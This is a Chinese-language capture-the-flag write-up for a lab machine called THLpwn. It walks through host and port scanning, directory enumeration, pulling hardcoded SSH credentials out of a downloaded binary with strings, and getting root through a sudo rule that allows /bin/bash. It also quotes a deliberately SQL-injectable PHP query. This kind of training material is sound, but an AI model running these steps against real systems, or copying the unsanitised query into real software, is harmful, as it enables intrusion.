

主机发现

```
└─(root@kali)-[~/Desktop]
└─# arp-scan -I eth1 -l
(.....)
192.168.56.101  08:00:27:d8:5b:ce      PCS Systemtechnik GmbH
(.....)
```

发现主机地址为 192.168.56.101


端口扫描

```
└─(root@kali)-[~/Desktop]
└─# nmap -p- 192.168.56.101
(.....)
22/tcp open  ssh
80/tcp open  http
(.....)
```

发现开放了22和80端口

```
└─(root@kali)-[~/Desktop]
└─# nmap -sT -sC -sV -O -p22,80 192.168.56.101
(.....)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp    open  http      nginx 1.22.1
|_ http-title: 403 Forbidden
|_ http-server-header: nginx/1.22.1
(.....)
```

访问80端口




提示IP不能访问，要找到正确的主机名

猜测域名

结合机器名称以及机器所属THL，猜测域名为 `thlpwn.thl/`

修改hosts文件，访问域名

```
(root@kali) - [~/Desktop]
# cat /etc/hosts
(.....)
192.168.56.101 thlpwn.thl
```



目录枚举

```
(root@kali) - [~/Desktop]
# dirsearch -u http://thlpwn.thl
Target: http://thlpwn.thl/

[18:15:41] Starting:
(.....)
```

```
[18:15:42] 301 - 169B - /.git -> http://thlpwn.thl/.git/
[18:15:42] 404 - 555B - /.gif
[18:15:42] 200 - 124B - /.git/config

[18:15:47] 200 - 696B - /api/

[18:15:48] 301 - 169B - /backup -> http://thlpwn.thl/backup/
[18:15:48] 403 - 555B - /backup.inc.old
[18:15:48] 403 - 555B - /backup.old
[18:15:48] 403 - 555B - /backup.sql.old
[18:15:48] 403 - 555B - /backup/

[18:15:51] 200 - 3KB - /downloads/


[18:15:59] 200 - 367B - /robots.txt

[18:15:59] 200 - 64B - /search.php
(.....)
Task Completed
```

扫描出来的东西还挺多

相比于80端口多出了 `git` 泄露、`robots.txt` 和 `search.php`


看robots.txt



三条提示:


1. `/downloads/` 下有有用的二进制文件
2. `search.php` 存在SQL注入
3. 二进制文件也可以通过SQL注入获取

SQL注入?



Connection failed: SQLSTATE[HY000] [2002] Network is unreachable

分析二进制文件



```
(root@kali) - [~/Desktop/xhh/THL/THLpwn]
# wget http://thlpwn.thl/downloads/auth_checker
--2025-11-19 18:29:53-- http://thlpwn.thl/downloads/auth_checker
Resolving thlpwn.thl (thlpwn.thl)... 192.168.56.101
Connecting to thlpwn.thl (thlpwn.thl)|192.168.56.101|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16588 (16K) [application/octet-stream]
Saving to: 'auth_checker'

auth_checker          100%[=====>] 16.20K  -
.-KB/s   in 0s

2025-11-19 18:29:53 (918 MB/s) - 'auth_checker' saved [16588/16588]
```

将文件下载到kali

用官方认证的有用命令 `strings`

```

└─(root@kali)-[~/Desktop/xhh/THL/THLpwn]
└─# strings auth_checker
(.....)
VULNERABILITY EXPLOITED SUCCESSFULLY!
SSH Access Credentials:
=====
Username: thluser
Password: 9Kx7mP2wQ5nL8vT4bR6zY
Connect with:
ssh thluser@xxx.xxx.xxx.xxx
First Flag Location:
cat ~/flag.txt
(.....)

```

拿到泄露的SSH

权限提升（等于没有）

```

thluser@thlpwn:~$ sudo -l
Matching Defaults entries for thluser on thlpwn:
    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User thluser may run the following commands on thlpwn:
    (ALL) NOPASSWD: /bin/bash
thluser@thlpwn:~$ sudo bash
root@thlpwn:/home/thluser# id
uid=0(root) gid=0(root) grupos=0(root)

```

SQL注入

```

//漏洞段代码
$search = isset($_POST['search']) ? $_POST['search'] : (isset($_GET['search']) ?
$_GET['search'] : '');

// VULNERABLE: Concatenación directa sin sanitización
$query = "SELECT * FROM users WHERE username LIKE '%{$search}%' OR email LIKE '%
{$search}%'";

```

破案，没搞数据库

```

root@thlpwn:/home/thluser# mysql -h 127.0.0.1 -u root -p
bash: mysql: orden no encontrada

```